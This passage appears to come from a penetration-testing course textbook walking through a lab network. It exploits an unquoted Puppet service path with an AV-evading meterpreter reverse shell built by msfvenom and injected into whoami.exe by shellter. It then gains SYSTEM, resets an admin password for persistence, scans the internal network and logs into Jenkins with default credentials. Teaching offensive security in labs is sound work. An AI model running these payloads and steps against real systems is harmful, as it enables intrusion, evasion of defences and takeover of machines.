

Now we can open up Services and find the "Puppet Agent Service".




Figure 346: Finding Puppet Agent in Services

The Puppet Agent is configured to run via "Local System". This is great news to us as we might have a road to privilege escalation. At this point, the next step is to check if the **C:\Puppet** directory is writable, as this is a requirement for us in order to exploit the unquoted service path. We can see what permissions we have by using **icacls**.

```
C:\Users\alex>icacls "C:\Puppet"
C:\Puppet BUILTIN\Users:(W)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
NT AUTHORITY\Authenticated Users:(I)(M)
NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

Listing 969 - Checking permissions of the C:directory



According to Listing 969, we have write access to the C:\Puppet folder since alex is a member of the *Users* group. Next, in order to leverage the unquoted path C:\Puppet\Current Version, we need to create a reverse shell named Current.exe that can evade the antivirus and place it in C:\Puppet.

24.6.4 Unquoted Search Path Exploitation

Since we know that antivirus is running, we will use *shellter* to inject a meterpreter payload into a Windows binary that will hopefully bypass McAfee.

Ensure that shellter is installed with Wine on Kali. The instructions can be found in the AV Evasion module if needed

First, we will make a directory named **poultry** to work out of and copy a legitimate windows binary to it. The windows binary we will select is **whoami.exe**, which has a lower chance of being caught by AV considering that it is a well-known and legitimate utility.

```
kali@kali:~$ mkdir poultry
kali@kali:~$ cp /usr/share/windows-resources/binaries/whoami.exe ./poultry/
kali@kali:~$ cd poultry/
kali@kali:~/poultry$
```

Listing 970 - Copying the whoami binary

With the binary copied, we will generate a meterpreter payload to use with shellter. We will specify a Windows reverse TCP meterpreter payload to match our target operating system. Our Kali's IP will be specified in the **LHOST** option, and we will select port 80 with the **LPORT** option. Port 80 is selected in the hope of evading any potential outbound firewall restrictions. Next, we will encode the binary using the $-\mathbf{e}$ flag and specify an arbitrary number of encoding iterations with $-\mathbf{i}$. Finally, we will output in raw format with the $-\mathbf{f}$ flag. The output of this command will be redirected to the **met.bin** file.

```
kali@kali:~/poultry$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT

=80 -e x86/shikata_ga_nai -i 7 -f raw > met.bin

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 7 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 368 (iteration=0)

x86/shikata_ga_nai succeeded with size 395 (iteration=1)

x86/shikata_ga_nai succeeded with size 422 (iteration=2)

x86/shikata_ga_nai succeeded with size 449 (iteration=3)

x86/shikata_ga_nai succeeded with size 476 (iteration=4)

x86/shikata_ga_nai succeeded with size 503 (iteration=5)

x86/shikata_ga_nai chosen with final size 530

Payload size: 530 bytes
```

Listing 971 - Generating the meterpreter shell

With the payload generated, we can now launch shellter to dynamically inject it into the **whoami.exe** binary. To start Shellter, we will type **shellter** in the command line in Kali. When we first start



shellter, it prompts us to select automatic or manual operation mode. We will select "A" for automatic mode and then specify the target PE file /home/kali/poultry/whoami.exe.

```
Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /home/kali/poultry/whoami.exe

********

* Backup *

********

Backup: Shellter_Backups\whoami.exe

...

Filtering Time Approx: 0.0024 mins.
```

Listing 972 - Injecting the meterpreter shell into the whoami binary

After entering the full path of the binary, shellter makes a backup of the file. We are now prompted to "Enable Stealth Mode", which we will skip in this scenario since we don't need the **whoami** binary to function properly after the execution of our payload. Next, we are prompted to select a payload.

```
Enable Stealth Mode? (Y/N/H): N
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP
                             [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP
                             [stager]
[5] Shell_Reverse_TCP
                             [stager]
[6] Shell_Bind_TCP
                             [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H): C
```

Listing 973 - Injecting the meterpreter shell into the whoami binary

We will be using the custom (C) payload we generated with msfvenom.

```
Select Payload: /home/kali/poultry/met.bin

Is this payload a reflective DLL loader? (Y/N/H): N

**********

* Payload Info *

**********

Injection: Verified!

Press [Enter] to continue...
```

Listing 974 - Injecting the meterpreter shell into the whoami binary



When prompted to "Select Payload", we provide the full path to our generated payload. Finally, shellter will ask whether or not this payload is a reflective DLL loader, and in this case, it is not. The payload will then be injected into the binary and shellter will provide us with a "Injection: Verified!" message.

Now that the target PE has been successfully backdoored, we can transfer the **whoami.exe** binary to Poultry and place it in the correct location. To transfer the binary, we will again use the *http.server* module in python.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

Listing 975 - Starting a HTTP server via python
```

When the http server is started, we can navigate to it by opening our Kali IP in Internet Explorer. If successful, we will see the **whoami** binary and the **met.bin** payload.




Figure 347: Navigating to the HTTP Server

Clicking on the whoami.exe link will display a download prompt where we can select "Save". Once saved, we can find the binary in the user's **Downloads** directory.

^{742 (}Stephen Fewer, 2013), https://github.com/stephenfewer/ReflectiveDLLInjection






Figure 348: Viewing the Downloaded Binary

When the download is complete, we will rename the binary to **Current.exe** and copy it to **C:\Puppet**. This will ensure that the binary will be executed before Windows attempts to execute the real binary on service startup.




Figure 349: Copying whoami.exe to Puppet

Next, we need to start **msfconsole** with the configuration that we used earlier to generate the payload in order to catch our reverse shell. We will also instruct Metasploit to migrate the shell into



another process and ensure that the shell stays connected even if Windows thinks the service has failed to start. To do this, we will set *AutoRunScript* to migrate to a new process when the meterpreter session starts.

Listing 976 - Starting msfconsole

With everything in place, we'll attempt to restart the Poultry box and wait for our reverse shell. In order to have a persistent backdoor, we can run **net user** to reset the password for poultryadmin (the local administrator user we previously identified). Since the shell we will get back is running with *SYSTEM* privileges, we shouldn't have issues resetting the password.

```
[*] Started reverse TCP handler on 10.11.0.4:80
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 2 opened (10.11.0.4:80 -> 10.11.1.250:9447) at 2020-01-01 15:5
6:03 -0700
[*] Session ID 1 (10.11.0.4:80 -> 10.11.1.250:9447) processing AutoRunScript 'post/win
dows/manage/migrate'
[*] Running module against POULTRY
[*] Current server process: Current.exe (1560)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2324
[+] Successfully migrated to process 2324
meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>net user poultryadmin OffSecHax1!
net user poultryadmin OffSecHax1!
The command completed successfully.
C:\Windows\system32>
```

Listing 977 - Getting system shell

With the password changed, we can attempt to log in via remote desktop. This time, we do not need the /d flag since we are logging in as the local admin user.

```
kali@kali:~$ proxychains xfreerdp /u:poultryadmin /v:10.5.5.20 +clipboard
ProxyChains-3.1 (http://proxychains.sf.net)
[16:16:47:626] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
```



|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:3389-<><>-0K

Listing 978 - xFreeRDP as poultryadmin

After authenticating to the workstation, we are presented with the poultryadmin user's desktop.




Figure 350: Poultryadmin RDP access

With admin access to Poultry, we can start looking for access to the domain controller.

24.6.5 Post-Exploitation Enumeration

With access to the admin user, the first piece of enumeration we want to try is to attempt to list the domain tokens of any logged in users. We don't expect to find much since we just restarted Windows, but it's a good idea to check anyway.

To list the tokens, we will use meterpreter's *incognito* extension. 743 Going back to the Meterpreter shell, we can load the *incognito* extension and list the tokens by the username ($-\mathbf{u}$).

-

⁷⁴³ (Offensive Security, 2020), https://www.offensive-security.com/metasploit-unleashed/fun-incognito/



Listing 979 - Using incognito to dump tokens

Unfortunately, this does not provide us with any access that we don't already have.

We can continue looking around a bit more. We see that Thunderbird is also installed, but not set up for the admin user. We can check Alex's mailbox by navigating to C:\Users\alex\AppData\Roaming\Thunderbird\Profiles\jbv4ndsh.default-release\Mail\mail.sandbox.local\Inbox. The contents of the email are only complaining to Alex about the old Windows version in use.

```
From - Wed Nov 13 17:05:33 2019
X-Account-Key: account1
...
Reply-To: admin@sandbox.local
X-Priority: 3
To: alex@sandbox.local
Content-Type: text/plain; charset="iso-8859-1"

Alex,
I know you don't like Windows 10 but we need to get everyone transitioned over at some point soon. Besides, your box is so old we don't even know what's running on it and if it's updated or not anymore.
-Roger
```

Listing 980 - Reading Alex's email

Since we didn't find any other interesting information, we will move on to scanning the entirety of the internal network to see if we can find anything new.

24.7 Internal Network Enumeration

Before we begin enumerating the internal network, let's review what we already know:

We know that Ajla is in the external network behind one firewall. We also know that Zora and Poultry are behind another firewall in the internal network, but we don't know what the internal network looks like as a whole. To find out, we must run a scan.






Figure 351: Network Diagram with Unknown Internal Network

In order to effectively enumerate the internal network, we must first develop a scanning methodology. Running a full port scan is not an effective method. As mentioned earlier, ICMP host discovery will not work through the proxychains tunnel. Instead, we can attempt to discover what hosts exist using the compromised Windows host and use that information to conduct a more thorough scan.

To do so, we can write a quick one-liner to **ping** every possible host on the network using a for loop. The loop. The loop. The loop is a range of numbers, we can use the **/L** flag, which accepts a replaceable parameter (**%i** in our case) and the number to iterate through in the format of (start, step, end). Next, we will send a single **ping** for each host (-n 1) and set a short timeout with the -w 200 flag. To obtain a tidy result, the output of the ping command will be redirected to the null interface (via > nul). Finally, if the ping command succeeded, we will echo the IP to indicate the host is up. The full command and output is shown in Listing 981.

Please note however that this will only execute a ping sweep. That means that we cannot assume the results are complete as there may be live hosts that are configured to not respond to ICMP packets.

```
C:\Users\poultryadmin>for /L %i in (1,1,255) do @ping -n 1 -w 200 10.5.5.%i > nul && e
cho 10.5.5.%i is up.
10.5.5.1 is up.
10.5.5.20 is up.
10.5.5.25 is up.
10.5.5.30 is up.
```

Listing 981 - Ping sweep internal network

Our sweep found five hosts, including the 10.5.5.1 gateway so we can ignore that for the time being. The next two we have already compromised (10.5.5.11 and 10.5.5.20). This leaves two more hosts of interest. We will conduct an Nmap scan for the top 1000 ports from Kali against the two hosts.

^{744 (}Jesus Costello, 2020), https://www.rubyguides.com/2012/02/cli-ninja-ping-sweep/



```
kali@kali:~$ proxychains nmap --top-ports=1000 -sT -Pn 10.5.5.25,30 --open
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-11 19:00 MST
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:5900-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:5900-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:53-<><>-0K
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:4321-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:667-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:667-<--timeout
Nmap scan report for 10.5.5.30
Host is up (0.80s latency).
Not shown: 988 closed ports
PORT
        STATE SERVICE
        open domain
53/tcp
        open kerberos-sec
88/tcp
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
3389/tcp open ms-wbt-server
Nmap scan report for 10.5.5.25
Host is up (0.80s latency).
Not shown: 996 closed ports
PORT
        STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8080/tcp open http-proxy
Nmap done: 2 IP addresses (2 hosts up) scanned in 1593.55 seconds
```

Listing 982 - Nmap Scan of Two Hosts

With the scan complete, we can investigate our results.

24.7.1 Reviewing the Results

First, let's concentrate on 10.5.5.30. At first glance, this appears to be the domain controller for sandbox.local. Now that we know what ports are open, we can conduct a deeper scan on those ports using the default Nmap scripts (-sc) in an attempt to extract some more information.

```
kali@kali:~/poultry$ proxychains nmap -p53,88,135,139,389,445,464,593,636,3268,3269,33
89 -sC -sT -Pn 10.5.5.30
...
Nmap scan report for 10.5.5.30
Host is up (0.29s latency).

PORT STATE SERVICE
53/tcp open domain
```



```
88/tcp
        open
               kerberos-sec
135/tcp open
               msrpc
139/tcp open
              netbios-ssn
389/tcp open
               ldap
445/tcp open
               microsoft-ds
              kpasswd5
464/tcp open
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp closed globalcatLDAPssl
3389/tcp open ms-wbt-server
 rdp-ntlm-info:
   Target_Name: sandbox
    NetBIOS_Domain_Name: sandbox
   NetBIOS_Computer_Name: SANDBOXDC
   DNS Domain Name: sandbox.local
   DNS_Computer_Name: SANDBOXDC.sandbox.local
   DNS_Tree_Name: sandbox.local
   Product_Version: 10.0.14393
|_ System_Time: 2019-12-12T10:36:29+00:00
| ssl-cert: Subject: commonName=SANDBOXDC.sandbox.local
 Not valid before: 2019-11-25T06:48:49
|_Not valid after: 2020-05-26T06:48:49
|_ssl-date: 2019-12-12T10:36:28+00:00; +8h00m01s from scanner time.
Host script results:
|_clock-skew: mean: 9h36m01s, deviation: 3h34m42s, median: 8h00m00s
 smb-os-discovery:
   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
    Computer name: SANDBOXDC
    NetBIOS computer name: SANDBOXDC\x00
    Domain name: sandbox.local
    Forest name: sandbox.local
    FQDN: SANDBOXDC.sandbox.local
|_ System time: 2019-12-18T10:08:27-08:00
 smb-security-mode:
   account used: <blank>
    authentication_level: user
   challenge_response: supported
_ message_signing: required
 smb2-security-mode:
   2.02:
     Message signing enabled and required
   date: 2019-12-12T10:36:38
   start_date: 2019-12-11T12:02:08
Nmap done: 1 IP address (1 host up) scanned in 67.55 seconds
```

Listing 983 - Nmap scan of DC with scripts

The domain controller seems to be a newer build (Windows Server 2016) and from both scans, it does not seem to be running any services other than those intended for a domain controller. While it is possible for a domain controller to be directly exploitable through specific vulnerabilities, from our experience, this is unlikely since these servers are typically hardened.



Let's move on to reviewing 10.5.5.25 in hopes that it will be a better target. We will start by again conducting an Nmap scan using the default Nmap scripts (-sc).

```
kali@kali:~/poultry$ proxychains nmap -p135,139,445,8080 -sC -sT -Pn 10.5.5.25
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 (https://nmap.org) at 2020-01-01 16:03 MST
Nmap scan report for 10.5.5.25
Host is up (0.077s latency).
PORT
         STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8080/tcp open http-proxy
| http-robots.txt: 1 disallowed entry
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Host script results:
|_clock-skew: mean: 2h40m01s, deviation: 4h37m11s, median: -1s
 smb-os-discovery:
    OS: Windows 10 Pro 15063 (Windows 10 Pro 6.3)
    OS CPE: cpe:/o:microsoft:windows_10::-
    Computer name: CEVAPI
    NetBIOS computer name: CEVAPI\x00
    Domain name: sandbox.local
    Forest name: sandbox.local
    FQDN: CEVAPI.sandbox.local
_ System time: 2020-01-01T15:03:40-08:00
| smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
 _ message_signing: disabled (dangerous, but default)
 smb2-security-mode:
    2.02:
      Message signing enabled but not required
 smb2-time:
    date: 2020-01-01T23:03:37
 _ start_date: 2020-01-01T22:07:03
Nmap done: 1 IP address (1 host up) scanned in 19.77 seconds
```

Listing 984 - Nmap scan of 10.5.5.25 with scripts

The Nmap scan discovered that the 10.5.5.25 target is named *Cevapi* and is running *Windows 10 Pro*. Our Nmap scan also discovered port 8080 open on the host and suggested that an http-proxy service is running on it. However, this port is also commonly used to run HTTP applications. One simple way of gathering more information is to visit the page. We first have to configure Firefox to use our SOCKS proxy though.



This can be done by opening Firefox preferences and searching for "proxy".




Figure 352: Searching for Proxy Setting

The "Use this proxy server for all protocols" option should be unchecked and the SOCKS host must be set to 127.0.0.1 with the port of 1080. Finally, we will click the SOCKS v4 radio button and click OK.






Figure 353: Configuring the SOCKS Proxy



Next, we will open up a new tab and visit http://10.5.5.25:8080





Figure 354: Visiting 10.5.5.25 on Port 8080

The page that opens up is a Jenkins⁷⁴⁵ login page. This is a very interesting target as Jenkins is an extremely powerful piece of software that might expose some attack surface. Therefore, we will concentrate our efforts on this host next.

24.8 Targeting the Jenkins Server

Jenkins is an automation server that can be used to automate a number of tasks related to software development. Because of their nature, continuous integration and delivery tools like Jenkins are usually able to execute code. This is necessary in order to set up custom repeatable tasks triggered by specific events or actions.

A common use case for a tool like Jenkins is to pull a git repo after a commit is pushed, run a set of tests to ensure nothing broke in the application during the change, and, if everything succeeds, merge the new code into the master branch. In order to do this, Jenkins needs to have the ability

^{745 (}Wikipedia, 2019), https://en.wikipedia.org/wiki/Jenkins_(software)

^{746 (}Continuous Delivery Foundation, 2020), https://jenkins.io/doc/



to execute system commands. As penetration testers, access to Jenkins will provide us a path to code execution.

As always, we want to conduct some level of enumeration before we begin trying to exploit anything. We've already conducted some network enumeration through a port scan, but now we want to concentrate solely on the Jenkins web application.

24.8.1 Application Enumeration

First, we can begin our enumeration by looking at the Document-Object Model(DOM) of the Jenkins login page. We will also look at the HTML source code later as it can be different than the DOM. To view the DOM, we right-click anywhere on the page and select *Inspect Element*.




Figure 355: Inspect an Element



With the Firefox Web Developer Tools open, we right-click on the top HTML tag and select *Expand All*.




Figure 356: Expanding the DOM



A review of the DOM does not reveal any new information. We can see that the page is a basic HTML form.




Figure 357: Jenkins DOM

Next, we will take a look at the source code to see if it reveals anything new.



To do so, we right-click anywhere on the page and select View Source.

Figure 358: Jenkins Source

While it is possible for Javascript to alter the DOM, resulting in the DOM and source being different, this does not seem to be the case here. The source and DOM are fairly similar.

Next, we will run a basic **dirb** scan to discover any potential hidden files. Jenkins will respond with a 403 for any file that we try to access when we are not logged in, so we will run our scan with the **-w** flag to continue scanning past the warning messages.



Listing 985 - Dirb scan of Jenkins

Our scan found some endpoints, but nothing of value.

Next, let's do something that our hacker intuition has been whispering for us to try. Let's enter the credentials *admin:password* and *admin:admin*. Weak password configurations are very common within internal networks as only "trusted" users are expected to be able to access the server.

In addition, attempting a couple of password combinations will very rarely set off any alarms as it's typical for a regular user to occasionally type in a password incorrectly.






Figure 359: admin:password Failed



The credentials admin:password failed. Next, we will try admin:admin.




Figure 360: admin:admin Success

The admin:admin credentials worked! Next, we need to find a way to exploit Jenkins to obtain a shell.

24.8.2 Exploiting Jenkins

Consulting the Jenkins documentation⁷⁴⁷ is enough to learn how to create a project that will allow us to execute system commands.

-

⁷⁴⁷ (Jenkins Wiki, 2017), https://wiki.jenkins.io/display/JENKINS/Configure+the+Job



First, we will select the New Item link at the top left to create a new item.




Figure 361: Selecting New Item



When the new Item page opens, we will give the item a non-malicious sounding name like "Access", select *Freestyle project*, and click *OK*.




Figure 362: Creating New Item

